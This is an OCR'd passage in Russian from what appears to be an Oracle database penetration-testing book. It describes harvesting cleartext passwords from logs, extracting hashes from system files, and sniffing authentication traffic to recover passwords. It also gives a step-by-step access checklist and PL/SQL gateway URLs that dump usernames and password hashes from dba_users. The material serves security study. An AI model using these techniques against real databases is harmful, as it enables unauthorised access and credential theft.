


Рис. 4.3.4-6. Расшифровка пароля из конфигурационного файла

В результате этого поиском подстроки IDENTIFIED в трассировочном файле мы можем найти команды смены пароля, в которых присутствует пароль пользователя в открытом виде. В случае если пользователь вводил пароль в интерактивном режиме, в трассировочном файле пароль окажется в зашифрованном виде.

В версиях СУБД выше 9i есть возможность обнаружить пароль в открытом виде в журнале, создающемся в момент установки СУБД. К примеру, в СУБД Oracle 10g R2 при установке пароля пользователям SYSMAN или DBSNMP во время инсталляции команда смены пароля записывается в журнал DBCreation.log. В результате в журнале можно обнаружить подобные строки, в которых будет присутствовать пароль в открытом виде:

- alter user SYSMAN identified by sh2kerr account unlock
- alter user DBSNMP identified by sh2kerr account unlock

Есть еще несколько файлов журналов, в которых также можно обнаружить пароли в зашифрованном виде (рис 4.3.4-7):

- $ORACLE_HOME\cfgtoollogs\cfgfw\CfmLogger_[install_date].log
- $ORACLE_HOME\cfgtoollogs\cfgfw\oracle.assistants.server_install_date.log
- $ORACLE_HOME\cfgtoollogs\oui\installActions_install_date.log




Рис. 4.3.4-7. Пароли пользователей SYS, SYSTEM, SYSMAN и DBSNMP в зашифрованном виде в лог-файле

Если ни один из перечисленных способов не дал желаемого результата, всегда остается надежда на файл, в котором хранится системная база данных.

Хэши паролей в файле системной базы

Последнее, как можно добыть пароли, имея доступ к ОС, на которой установлена СУБД, – это файлы базы данных, в которых хранятся все системные таблицы. Этот способ работает всегда, если у вас есть права на доступ к файлам базы данных, однако единственный его минус заключается в том, что мы не получим пароль в открытом виде, а только его хэш сгенерированный при помощи собственного алгоритма компании Oracle. Подробнее о том, что делать с полученным хэшем, будет рассказано в главе 7.

Файлы базы данных имеют расширение *.dbf и обычно хранятся в директории $ORACLE_HOME\oradata\[SID]\. Пароли обычно хранятся в файле SYSTEM.DBF. После того как мы обнаружим этот файл, необходимо открыть его и найти в нем подстроку SYSTEM или SYS. Искать необходимо до тех пор, пока рядом с искомой строкой не будет красоваться хэш пароля.

Рядом с этим хэшем будут также находиться имена и хэши паролей других пользователей СУБД (рис. 4.3.4-8).

Рис. 4.3.4-8. Хэш пароля пользователя SYSTEM в файле системной базы SYSTEM01.dbf

На рис. 4.3.4-8 мы можем наблюдать содержимое файла SYSTEM01.DBF, в котором хранится вся информация из системных таблиц, в том числе имена пользователей и хэши их паролей. Получив хэши паролей пользователей, можно

попытаться подобрать к ним пароль или, если это не дает результатов, воспользоваться методом, описанным ниже.


4.4. Перехват аутентификационных данных

В случае если после выполнения предыдущих шагов мы получили хэш пароля учетной записи, но он не поддается расшифровке в разумные сроки, есть еще одна возможность, благодаря которой мы сможем восстановить пароль по хэшу. Эта возможность связана с уязвимостью в процедуре сетевой аутентификации. В случае если мы находимся в одной подсети с сервером СУБД и имеем возможность прослушивать сетевой трафик между клиентами и сервером, перед нами открывается еще одна возможность атаки – перехват сетевых пакетов между пользователем и СУБД в момент аутентификации. Благодаря уязвимости алгоритма аутентификации перехваченные данные могут послужить ключом к расшифровке хэша пароля.


4.4.1. Процесс аутентификации пользователей

Разберемся, как происходит аутентификация в Oracle 9i. В Oracle 10g он усложнен, но тоже имеет недостатки, о чем будет сказано ниже.

1. Клиентская программа посылает на сервер запрос, в котором присутствует имя пользователя.




2. Серверная программа извлекает из запроса присланное имя пользователя и проверяет, существует ли такой пользователь в базе данных. В случае если запрашиваемый пользователь отсутствует, сервер отсылает клиенту ответный пакет с сообщением «login denied».




3. В случае если пользователь присутствует в СУБД, серверная программа извлекает хэш его пароля из базы данных и использует его для генерации секретного значения. Секретное значение генерируется следующим обра-

зом: сервер вызывает функцию slgdt(), выдающую текущее время с точностью до миллисекунд, затем при помощи несложного алгоритма из хэша пароля и текущего времени получается секретное значение. После чего секретное значение вместе с хэшем пароля шифруется функцией kzsrenc() и получаемое значение AUTH_SESSKEY передается клиенту.



4. Клиент получает пакет, из которого извлекает значение AUTH_SESSKEY и расшифровывает его, используя хэш пароля, введенного пользователем, и получая секретное значение. Этим секретным значением при помощи функции kzsrenp() шифруется введенный пользователем пароль. Полученный результат, AUTH_PASSWORD, отсылается на сервер.



5. Сервер расшифровывает полученное значение AUTH_PASSWORD и получает пароль пользователя в открытом виде. Далее он генерирует хэш от пароля по стандартному алгоритму и сравнивает полученное значение с тем, которое хранится в базе. Если они совпадают, это значит, что пользователь успешно прошел аутентификацию.

4.4.2. Перехват процесса аутентификации и расшифровка хэша

Как видно из алгоритма, мы можем перехватить значения AUTH_SESSKEY и AUTH_PASSWORD, передаваемые по сети (рис. 4.4.1-2).

При наличии хэша пароля пользователя и перехваченных значений мы сможем получить пароль пользователя в открытом виде, каким бы сложным он ни был.

Получение пароля происходит следующим образом: сначала значение AUTH_SESSKEY расшифровывается при помощи известного нам хэша, тем самым мы получаем секретное значение. После чего при помощи секретного значения мы расшифровываем AUTH_PASSWORD и получаем пароль в открытом виде. Подробнее на эту тему можно прочитать в архивах рассылки




Рис. 4.4.1-2. Перехват пакета аутентификации сниффером ethereal

(http://www.freelists.org/archives/dbsec/11-2006/msg00005.html), там же приведен исходный код программы, которая расшифровывает пароль по известным трем значениям (AUTH_SESSKEY, AUTH_PASSWORD, хэш пароля), правда, работает он только для версии СУБД Oracle 8i.

Что касается более новых версий, то можно воспользоваться утилитой woraauthbf (http://soonerorlater.hu/download/woraauthbf_0.22.zip). Таким образом, даже самый сложный пароль можно расшифровать имея возможность перехватить процесс аутентификации.

4.5. Заключение

В данной главе были рассмотрены возможные способы подключения к СУБД и показано множество путей получения паролей в открытом и зашифрованном виде.

Содержание главы можно свести в пошаговую инструкцию по получению доступа к СУБД Oracle:

1. В первую очередь проверяем наличие в СУБД стандартных учетных записей с паролями по умолчанию.
2. Затем пытаемся узнать имена пользователей, используя большой словарь часто встречаемых имен.
3. Удаленно подбираем пароли к подобранным пользователям, а также к стандартным пользователям типа SYS и SYSTEM:

а) сначала – используя небольшой словарь из самых распространенных символов;
б) если уверены, что не включена блокировка учетных записей после неудачных попыток ввода, то используем стандартный словарь, а затем самый большой словарь;
в) если включена блокировка аккаунтов, пытаемся подобрать пароли к учетной записи SYS AS SYSDBA.

4. В случае наличия доступа к сторонней СУБД, пытаемся найти пароль в открытом виде в ссылках на другие СУБД.
5. В случае наличия доступа к серверу, на котором установлена СУБД, делаем следующие шаги:
   а) пытаемся подключиться локально пользователем ОС;
   б) ищем пароли в файлах bash_history и командных скриптах;
   в) ищем пароли в конфигурационных файлах, журналах событий и прочих файлах;
   г) получаем хэши паролей из файлов системных таблиц и пытаемся их расшифровать.
6. При возможности перехвата сетевого трафика и наличия хэша пароля пытаемся перехватить данные процесса аутентификации пользователя и расшифровать хэш.

В случае успеха мы получим аутентификационные данные легального пользователя СУБД, а значит, можем подключиться к СУБД и проводить дальнейшие атаки, о которых будет рассказано во второй части книги.

4.6. Полезные ссылки

1. Aaron Ingram и Josh Shaul. «Practical Oracle Security».
2. «Oracle Default Password List», Pete Finnigan – Oracle and Oracle security information.
   http://www.petefinnigan.com/default/default_password_list.htm
3. Список стандартных паролей для СУБД Oracle.
   http://www.red-database-security.com/whitepaper/oracle_passwords.html
4. SANS Institute. «An Assessment of the Oracle Password Hashing Algorithm».
   http://www.sans.org/reading_room/special/index.php?id=oracle_pass
5. Paul Wright. «Oracle Passwords and OraBrute».
   http://www.ngssoftware.com/research/papers/oraclepasswords.pdf
6. David Litchfield. «Sniffing Oracle authentications».
   http://www.freelists.org/archives/dbsec/11-2006/msg00005.html
7. vonJeek. «The next level of Oracle attacks».
   http://freeworld.thc.org/thc-orakel/thc-orakelsniffert.pdf
8. Price Waterhouse Coopers. «Downgrading the Oracle native authentication».
   http://www.pwc.com/extweb/service.nsf/docid/3AC99308583CCE3980
   25727400391E31/$file/oraauthdg_pub.pdf
9. Описание утилиты OAK.
   http://www.vulnerabilityassessment.co.uk/oak.htm

Глава 5. Безопасность сервера приложений и сторонних компонентов

В предыдущих главах мы рассматривали уязвимости Oracle и службы Листенера, позволяющие получить доступ к СУБД. Это были основные пути проникновения в базу, но далеко не все возможные. Зачастую на сервере, кроме СУБД Oracle и службы Листенера, присутствуют различные приложения, поставляемые вместе с СУБД по умолчанию или устанавливаемые дополнительно для интеграции с СУБД. Эти приложения также подвержены уязвимостям, реализовав которые, мы можем получить доступ к СУБД, даже если сама она неплохо защищена.

Приложения, о которых пойдет речь в данной главе, объединены в программный комплекс с общим названием Oracle Application Server (сервер приложений Oracle). Начиная с версии 10.1.3, Oracle Application Server был переименован в Oracle SOA (Service Oriented Architecture) Suite. В этой книге будут затронуты вопросы безопасности Oracle Application Server 10g Release2 – последней версии под старым именем, а также версии 9i, так как на данный момент именно эти версии имеют наибольшее распространение.

Сервер приложений представляет собой множество компонентов, выполняющих разные задачи. Ниже приведен список компонентов Oracle Application Server версии 10g Release 2:

- Oracle HTTP Server;
- Oracle Application Server Containers for J2EE (OC4J);
- Oracle Application Server Web Cache;
- Oracle Application Server Portal;
- Oracle Application Server Wireless;
- Oracle Sensor Edge Server;
- Oracle Enterprise Manager 10g Application Server Control;
- Oracle Database Server 10g;
- Oracle Internet Directory;
- Oracle Application Server Single Sign-On;
- Oracle Application Server Directory Integration Provisioning;
- Oracle Application Server Delegated Administration Services;
- Oracle Application Server Certificate Authority;
- Oracle Application Server Forms Services;
- Oracle Application Server Reports Services;
- Oracle Application Server Personalization;
- Oracle Business Intelligence Discoverer;

- Oracle Security Developer Tools;
- Oracle Application Server Guard;
- OracleAS Backup and Recovery Tool.

Некоторые из этих компонентов довольно часто поставляются также в связке с СУБД Oracle. В этой главе будет рассмотрен вопрос получения доступа к СУБД Oracle через сторонние приложения. Она не претендует на исчерпывающее описание проблем безопасности Oracle-приложений, а лишь иллюстрирует примеры использования некоторых уязвимостей для достижения основной цели – компрометации базы данных Oracle.

5.1. Низко висящие фрукты (Oracle XDB)

Прежде чем перейти к серверу приложений Oracle, рассмотрим для начала один компонент – Oracle XML DB Enterprise Edition httpd версии 9.2.0.1. Этот компонент устанавливается по умолчанию с СУБД Oracle 9g R2 и имеет одну критическую уязвимость переполнения буфера, которая была обнаружена известным специалистом по безопасности Дэвидом Личфилдом (David Litchfield) еще в 2003 году. Уязвимость присутствует в коде процедуры авторизации приложения Oracle 9i HTTP XML Database (XDB). Это приложение функционирует на порту 8080/tcp, для его обнаружения можно воспользоваться сканером портов nmap (рис. 5.1-1):

```
C:\nmap>nmap -sV 172.16.1.13
```

После того как приложение обнаружено, можно перейти непосредственно к атаке. Проблема Oracle XDB заключается в отсутствии проверок на размер переменных, выделяемых для хранения имени пользователя и пароля. При посылке




Рис. 5.1-1. Результат работы сканера nmap: на 8080 порту обнаружен компонент Oracle XML DB

в качестве имени пользователя или пароля определенного количества символов происходит переполнение буфера с возможностью выполнения произвольного кода на сервере, с правами учетной записи, от имени которой запущено приложение Oracle 9i HTTP XML Database.

Дэвид Литчфилд опубликовал исходный код эксплоита, который реализует данную уязвимость и предоставляет доступ к командной строке сервера. Этот эксплоит, в адаптированном варианте, является частью «швейцарского армейского ножа» любого хакера – программы Metasploit Framework. На рис. 5.1-2 можно видеть описание данной уязвимости в интерфейсе программы Metasploit Framework.




Рис. 5.1-2. Интерфейс программы Metasploit: описание эксплоита

Кроме HTTP-сервиса с компонентом Oracle 9i XML Database устанавливается и FTP-сервер (функционирующий на порту 2100), который подвержен ряду перечисленных ниже уязвимостей переполнения буфера. Вот список этих уязвимостей:

- *XDB FTP Overly Long Username or Password.* При посылке в качестве имени пользователя или пароля определенного количества символов происходит переполнение буфера, с возможностью выполнения произвольного кода на сервере.
- *XDB FTP test command.* При посылке длинного значения в качестве параметра команды test происходит переполнение буфера, с возможностью выполнения произвольного кода на сервере.
- *XDB FTP unlock command.* При посылке длинного значения в качестве параметра команды unlock происходит переполнение буфера, с возможностью выполнения произвольного кода на сервере.

Эксплоиты, реализующие перечисленные уязвимости, находятся в открытом доступе, что существенно увеличивает вероятность компрометации системы. Если служба XDB не включена или не подвержена уязвимостям, стоит обратить внимание на другие приложения.

5.2. Oracle Application Server

Сервер приложений Oracle можно по праву поставить на второе место после самой СУБД среди продуктов компании Oracle по количеству найденных уязвимостей. Вместе с тем, он дольно часто встречается в связке с СУБД, поэтому хочется сказать несколько слов о его безопасности. Детальное описание сервера приложений Oracle и его уязвимостей может занять отдельную книгу, поэтому мы сделаем акцент именно на тех уязвимостях, которые помогут нам в получении доступа к СУБД Oracle.

История уязвимостей сервера приложений Oracle ведется довольно давно. Первый официальный документ, детально описывающий известные на тот момент уязвимости, был выпущен в 2002 году. Он называется «Hack proofing Oracle Application Server (A Guide to Securing Oracle 9)». Те, кто серьезно заинтересован темой безопасности сервера приложений Oracle, могут начать свое изучение именно с этого документа. Информация, которая в нем предоставлена, хотя и старая, но изложена очень подробно и будет полезна как минимум в образовательных целях, тем более, что некоторые уязвимости из этого документа до сих пор актуальны. Ниже будет рассказана основная информация из этого документа, и текущие сведения о безопасности сервера приложений.

5.2.1. Архитектура Oracle Application Server

Сервер приложений используется как связующее звено между базой данных и веб-приложениями, к которым обращается пользователь. В сервере приложений Oracle реализованы разнообразные технологии, при помощи которых происходит взаимодействие с клиентом. К ним относятся:

- PL/SQL;
- JSP;
- Servlets;
- XSQL;
- SOAP.

Очевидно, что с точки зрения получения доступа к СУБД нас больше всего интересует PL/SQL. Выполнение PL/SQL-процедур реализуется посредством PL/SQL-шлюза.

Основным компонентом для доступа к СУБД через веб является шлюз PL/SQL (PL/SQL Gateway). Когда пользователь подключается к веб-приложению и совершает определенные действия, в результате которых происходит запрос к базе данных, этот запрос передается на PL/SQL-шлюз, после чего шлюз перенаправляет запрос на сервер СУБД. Результат запроса передаеется обратно клиенту по такой же цепочке (рис. 5.2.1-1).




Рис. 5.2.1-1. Процесс взаимодействия пользователя с базой данных через сервер приложений с использованием PL/SQL-шлюза

PL/SQL-шлюз является частью таких крупных систем, как Oracle HTTP Server, Oracle eBusiness Suite, Oracle Application Server Portal, OracleHTMLDB, Oracle WebDB, Oracle Application Server и прочих. Теперь рассмотрим подробнее, что собой представляет PL/SQL-шлюз.

Доступ к шлюзу. DAD

Доступ к PL/SQL-шлюзу можно получить, выполнив следующий запрос к серверу:

```
http://servername.com/pls/[DAD]
```

Как видно, в запросе используется значение DAD (Database Access Descriptor) – дескриптор доступа к базе данных. Он хранит информацию, посредством которой PL/SQL-шлюз будет подключаться к СУБД. Эта информация содержит SID СУБД, имя пользователя, пароль, метод подключения и другие параметры. На одном сервере приложений может присутствовать несколько дескрипторов подключений для доступа к разным СУБД под разными учетными записями. Следовательно, первая цель злоумышленника при атаке на сервер приложений – это узнать, какой DAD используется для подключения к СУБД.

Существует несколько дескрипторов соединений, которые создаются по умолчанию при установке сервера приложений:

- ORASSO;
- PORTAL;
- SIMPLEDAD;
- SSODAD;
- HTMLDB;
- PORTAL2;
- PORTAL30;
- PORTAL30_SSO;
- TEST;

- DAD;
- APP;
- ONLINE;
- DB;
- OWA.

На рис. 5.2.1-2 показано, как выглядит страница, выдаваемая по умолчанию при запросе дескриптора доступа PORTAL в сервере приложений версии 10.1.2.




Рис. 5.2.1-2. Страница приветствия портала (компонент Oracle Application Server Portal)

В процессе атаки наличие перечисленных дескрипторов по умолчанию необходимо проверить в первую очередь.

Выполнение процедур

Теперь, зная DAD, можно переходить к активным действиям. Для того чтобы выполнить процедуру из СУБД через веб-интерфейс сервера приложений, следует обратиться к нему по следующему URL:

```
http://servername.com/pls/[DAD]/[packagename].[procedurename]?[p1=1]&[p2=2]
```

В этом запросе:

[packagename] – название пакета, из которого вызывается процедура;

[procedurename] – имя процедуры;

[p1] и [p2] – параметры вызова процедуры.

К примеру, вызвать процедуру add из пакета calc, которая выполняет арифметическое сложение двух переменных, можно с помощью следующего запроса:

```
http://servername.com/pls/[DAD]/calc.add?x1=100&x2=200
```

По умолчанию поиск запрашиваемой процедуры осуществляется в схеме пользователя, определенного в дескрипторе подключений. Однако если перед названием пакета указать название схемы, то мы сможем вызывать процедуры из схемы других пользователей:

```
http://servername.com/pls/[DAD]/SCOTT.anypackage.anyprocedure
```

На этой особенности основано большинство существующих атак на сервер приложений.

5.2.2. Обнаружение Oracle Application Server

Теперь перейдем к активным действиям. Проиллюстрируем описанные выше способы практическим примером. Для того чтобы узнать, установлен ли на атакуемом хосте сервер приложений, можно воспользоваться сетевым сканером nmap, который покажет, какие порты открыты и какие приложения их прослушивают (рис. 5.2.2-1).

По умолчанию сервер приложений прослушивает порт 80/tcp или 7777/tcp. На рис. 5.2.2-2 показана стартовая страница сервера приложений Oracle10g Release 2.

Такие серверы приложений обычно можно встретить в корпоративных сетях, где на его основе работают всевозможные порталы, или на тестовых серверах, где администраторы не утруждают себя удалением приветственных сообщений.

Для того чтобы проверить, установлен ли на хосте сервер приложений и, в частности, использует ли веб-приложение PL/SQL-шлюз, можно попробовать обратиться к процедуре null:

```
http://server/pls/[DAD]/null.
```

Если сервер выдаст код ответа 200 и пустую страницу, это значит, что приложение использует PL/SQL-шлюз.

Можно также воспользоваться следующим запросом:

```
http://server/pls/dad/owa_util.signature
```

В случае попытки доступа к данной странице, в новых версиях сервера приложений мы получим ошибку 403. Это означает, что доступ запрещен, а следовательно PL/SQL-шлюз присутствует, просто доступ к этой процедуре ограничен. (рис. 5.2.2-3).




Рис. 5.2.2-1. Результат работы сканера nmap: на 7777 порту обнаружен компонент Oracle Application Server

В предыдущих версиях можно наблюдать сообщение «This page was produced by the PL/SQL Web Toolkit on date» или «This page was produced by the PL/SQL Cartridge on date».

5.2.3. Атаки на Oracle Application Server

Итак, мы обнаружили, что на сервере установлен сервер приложений Oracle. Как было показано выше, мы можем запускать процедуры не только из стандартной схемы, обозначенной в дескрипторе подключений, но теоретически и из схем других пользователей. К примеру, следующими запросами можно доставать любые данные из таблиц:

```
http://[serverip]/pls/[dad]/
owa_util.cellsprint?p_thequery=select+username,password+from+dba_users

http://[serverip]/pls/[dad]/
owa_util.listprint?p_thequery=select+username,password+from+dba_users
```

